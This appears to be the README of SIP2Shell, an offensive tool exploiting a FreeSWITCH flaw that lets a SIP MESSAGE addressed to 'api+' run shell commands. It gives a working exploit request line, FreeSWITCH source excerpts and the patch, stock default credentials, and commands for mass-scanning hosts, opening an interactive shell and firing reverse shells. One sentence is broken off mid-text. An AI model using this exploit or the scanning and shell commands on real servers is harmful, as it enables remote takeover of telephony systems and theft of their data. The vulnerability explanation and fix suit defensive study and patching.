

One SIP text message to FreeSWITCH, and you are running commands. Exploit, scanner and a real vulnerable/patched Docker lab for CVE-2026-116779.




FreeSWITCH will run a command for you if you ask it in a text message.
CVE-2026-116779 is a small mistake with a big blast radius. When a SIP
MESSAGE comes in, FreeSWITCH takes the To address, splits it on the first
+, and treats the left half as the name of a chat protocol. Whatever follows
the + goes to that protocol's handler. One of the registered handlers is
called api, and it hands its input straight to switch_api_execute().
So this is not a user:
MESSAGE sip:api+system%20id@target SIP/2.0
It is system id, run by the daemon. The reply comes back as another MESSAGE,
and because the chat layer is queued, a 202 only means "accepted" - you need
the output to know it actually ran.
SIP2Shell is the tool I wanted while digging into this. One Python file, no
dependencies, no telnet(1), no proxy in the middle. It checks whether a host
is old enough to care, runs a command if it is, and gives you the output.
scan does it in bulk, shell gives you a prompt, rev fires reverse-shell
one-liners.

The bug is not a memory corruption. It is a missing allow-list on a chat protocol name. That is why a single UDP packet is enough.
originate), module load, or inline Lua
via mod_lua.
A real run against the included 1.10.12 container: probe reads the version,
then exploit runs id, hostname, and uname -sr. The GIF is rendered from
the captured terminal output, not from a mock; scripts/make_demo.py holds the
exact lines.


sofia_presence_handle_sip_i_message() reads the To user, cuts at the first
+, and treats the left side as a protocol name:
/* sofia_presence.c */
if ((p = strchr(to_user, '+')) && p != to_user) {
    switch_copy_string(proto, to_user, sizeof(proto));   /* char proto[512] */
    p = strchr(proto, '+');
    *p++ = '\0';
    ...
}
switch_core_chat_send(proto, event);
The dispatch table in mod_dptools includes jingle, event, and api. The
api entry is the dangerous one:
/* mod_dptools.c */
static switch_status_t api_chat_send(switch_event_t *message_event)
{
    ...
    switch_url_decode(cmd);
    if ((arg = strchr(cmd, ' '))) *arg++ = '\0';
    SWITCH_STANDARD_STREAM(stream);
    switch_api_execute(cmd, arg, NULL, &stream);
    if (proto)
        switch_core_chat_send_args(proto, "api", to, from,
                                   ..., stream.data, ...);
}
switch_api_execute() is the same dispatcher fs_cli and the event socket
run. system is a stock API that passes its argument to the shell, so the
whole OS is reachable. stream.data carries the output back to the sender -
that is the read-back channel SIP2Shell uses.
The fix adds exactly this, before anything is dispatched:
if (!strcasecmp(proto, "api") &&
    !sofia_test_pflag(profile, PFLAG_ENABLE_CHAT_API_PROTO)) {
    nua_respond(nh, SIP_403_FORBIDDEN, ...);
    return;
}
strcasecmp because the chat registry is case-insensitive; the parameter is
commented out in the stock profiles. Details and the wire trace are in
docs/WRITEUP.md.
| Product | SignalWire FreeSWITCH (mod_sofia inbound MESSAGE) |
| Versions | < 1.11.3 on the stock internal / external profiles |
| Fixed | 1.11.3 - a new enable-chat-api-proto gate, off by default |
| CVE / CVSS | CVE-2026-116779 / GHSA-mg63-h38w-8p9p - 9.8 |
| Status | CISA KEV, exploited in the wild |
| Gate | enable-chat-api-proto is commented out in the stock profiles |

A patched box answers a MESSAGE to api+ with 403. A vulnerable box
answers 202 and runs the command. A profile that keeps MESSAGE auth answers
401 or 407; pass credentials with --user / --password and the digest
exchange is handled. Stock FreeSWITCH ships users 1000-1019 with password 1234 in
the default directory, which is why a lot of lab and default installs answer
without credentials.
git clone https://github.com/DeathShotXD/SIP2Shell.git
cd SIP2Shell
python3 sip2shell.py --help
Python 3.8+, standard library only. Nothing to install.
--tcp for TCP SIP)# find vulnerable hosts; 202 = vulnerable, 403 = patched, 401/407 = auth-walled
python3 sip2shell.py scan -f hosts.txt --threads 64
python3 sip2shell.py scan -f hosts.txt --json -o out.json

